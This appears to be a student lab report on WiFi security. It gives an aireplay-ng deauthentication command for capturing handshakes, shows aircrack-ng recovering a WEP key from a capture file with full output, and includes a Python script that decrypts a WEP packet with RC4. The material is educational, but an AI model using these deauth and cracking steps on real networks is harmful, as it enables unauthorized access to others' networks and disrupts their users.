
   Monitor mode allows a computer with a wireless network interface controller (WNIC) to monitor all traffic received on a wireless channel. Unlike promiscuous mode, which is also used for packet sniffing, monitor mode allows packets to be captured **without having to associate with an access point or ad hoc network first**. Monitor mode only applies to wireless networks, while promiscuous mode can be used on both wired and wireless networks.

b. If the WiFi traffic is on-going, how to crack the WiFi password?

   We can use airplay-ng to deauthenticate the current client and their system will then automatically re-authenticate. This allows our wifi NIC in monitor mode to capture the 4-way handshake. This can be done using the command ***aireplay-ng --deauth 100 -a <<AP MAC address>> <<wifi NIC>>*** where 100 is the number of clients to kick off.

## Task 5: Cracking the WEP Password

I cracked the WEP.cap file using the command ***aircrack-ng WEP.cap*** as shown in Fig. 5.0 and aircrack-ng found the key to be ***1F:1F:1F:1F:1F***.



```
[04/17/21]seed@VM:~/.../lab9$ ls
airportSniff8ZGhiZ.cap  airportSniffYRpjAb.cap  Wireless Security  part 2
airportSniffkroOPf.cap  pwdlist.txt
[04/17/21]seed@VM:~/.../lab9$ cd Wireless\ Security\ \ part\ 2/
[04/17/21]seed@VM:~/.../Wireless Security  part 2$ aircrack-ng
skeleton.py              WEP.cap                    WiFi Security Lab 2.pdf
[04/17/21]seed@VM:~/.../Wireless Security  part 2$ aircrack-ng WEP.cap
Opening WEP.cap
Read 65282 packets.

   #  BSSID              ESSID                     Encryption

   1  00:12:BF:12:32:29  Appart                    WEP (30566 IVs)

Choosing first network as target.

Opening WEP.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30566 ivs.


                                 Aircrack-ng 1.2 beta3


                 [00:00:01] Tested 1514 keys (got 30566 IVs)

   KB    depth   byte(vote)
    0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
    1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
    2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
    3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
    4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

                         KEY FOUND! [ 1F:1F:1F:1F:1F ]
        Decrypted correctly: 100%
```

Fig. 5.0 cracking WEP.cap

## Task 6: Cracking the WEP Packet

The key from Task 5 is ***1F:1F:1F:1F:1F*** which is 5 bytes or 40 bits. I will explain the code implemented in task6.py as seen in Fig. 6.1. In Fig. 6.0, we see that the decrypted ICV and the crc value obtained from the decrypted ciphertext (from WEP Broadcast Packet SN=2000) is the same.

Code logic:

1. We first create the key. It is the concatenation of the 40 Bit Key to the 24 bit IV (ie. IV || Key). We see this in the line of code **key =**

**binascii.unhexlify("46bcf41f1f1f1f1f")** where 46bcf4 is the IV taken from WEP Broadcast Packet (SN=2000) and the key taken from Task 5 results.

```
 key = binascii.unhexlify("46bcf41f1f1f1f1f")
```

2. We then use WEP packet's (SN=2000) data payload with the command

```
ciphertext =
binascii.unhexlify("98999de0ce2db11eb2169a5d442143cdd0470a8832f6712745fb4ffacdc
c9ff99681c1da2f8c479ef446300eaa68aaca018b6a0a985c")
```

3. Next, generate the keystream with the command ***keystream = RC4(key)***
4. We first crack the ciphertext with the keystream

```
plaintext = ""

for i in ciphertext:

   plaintext += ('{:02x}'.format(i ^ next(keystream)))

print("plaintext", plaintext)
```


5. We then decrypt the encrypted ICV

```
icv_encrypted = binascii.unhexlify("8ba2536e")

icv_unencrypted = ""

for i in icv_encrypted:

   icv_unencrypted += ('{:02X}'.format(i ^ next(keystream)))

   print("icv_unecrypyed", icv_unencrypted)
```

6. We then calculate the plaintext's crc and compare it with the decrypted ICV value.


```
crcle = binascii.crc32(bytes.fromhex(plaintext)) & 0xffffffff
```

```
crc = struct.pack('<L', crcle)
print("crc", binascii.hexlify(crc).decode())
# check crc
assert binascii.hexlify(crc).decode().lower() == icv_unencrypted.lower()
print("crc passed")
```



```
[tinkitwong@Tins-MacBook-Pro.local ~/Desktop/share/lab9]$ python3 task6.py
plaintext aaaa0300000008060001080006040001000ea66bfb69ac100001000000000000ac1000f0000000000000000000000000000000000000
icv_unecrypyed 6B8FE49D
crc 6b8fe49d
crc passed
[tinkitwong@Tins-MacBook-Pro.local ~/Desktop/share/lab9]$
```

Fig. 6.0 stdout of task6.py



```python
    ## key = a list of integer, each integer 8 bits (0 ~ 255)
    ## ciphertext = a list of integer, each integer 8 bits (0 ~ 255)
    ## binascii.unhexlify() is a useful function to convert from Hex string to integer list

    # IV || Key
    key = binascii.unhexlify("46bcf41f1f1f1f1f")

    # Data Payload
    ciphertext = binascii.unhexlify("98999de0ce2db11eb2169a5d442143cdd0470a8832f6712745fb4ffacdcc9ff996


    ## Use RC4 to generate keystream
    keystream = RC4(key)

    ## Cracking the ciphertext
    plaintext = ""
    for i in ciphertext:
        plaintext += ('{:02x}'.format(i ^ next(keystream)))
    print("plaintext", plaintext)

    icv_encrypted = binascii.unhexlify("8ba2536e")
    icv_unencrypted = ""
    for i in icv_encrypted:
        icv_unencrypted += ('{:02X}'.format(i ^ next(keystream)))

    print("icv_unecrypyed", icv_unencrypted)

    # print(bytes.fromhex(plaintext))
    crcle = binascii.crc32(bytes.fromhex(plaintext)) & 0xffffffff
    crc = struct.pack('<L', crcle)

    print("crc", binascii.hexlify(crc).decode())
    # check crc
    assert binascii.hexlify(crc).decode().lower() == icv_unencrypted.lower()
    print("crc passed")
```

Fig. 6.1 Code in task6.py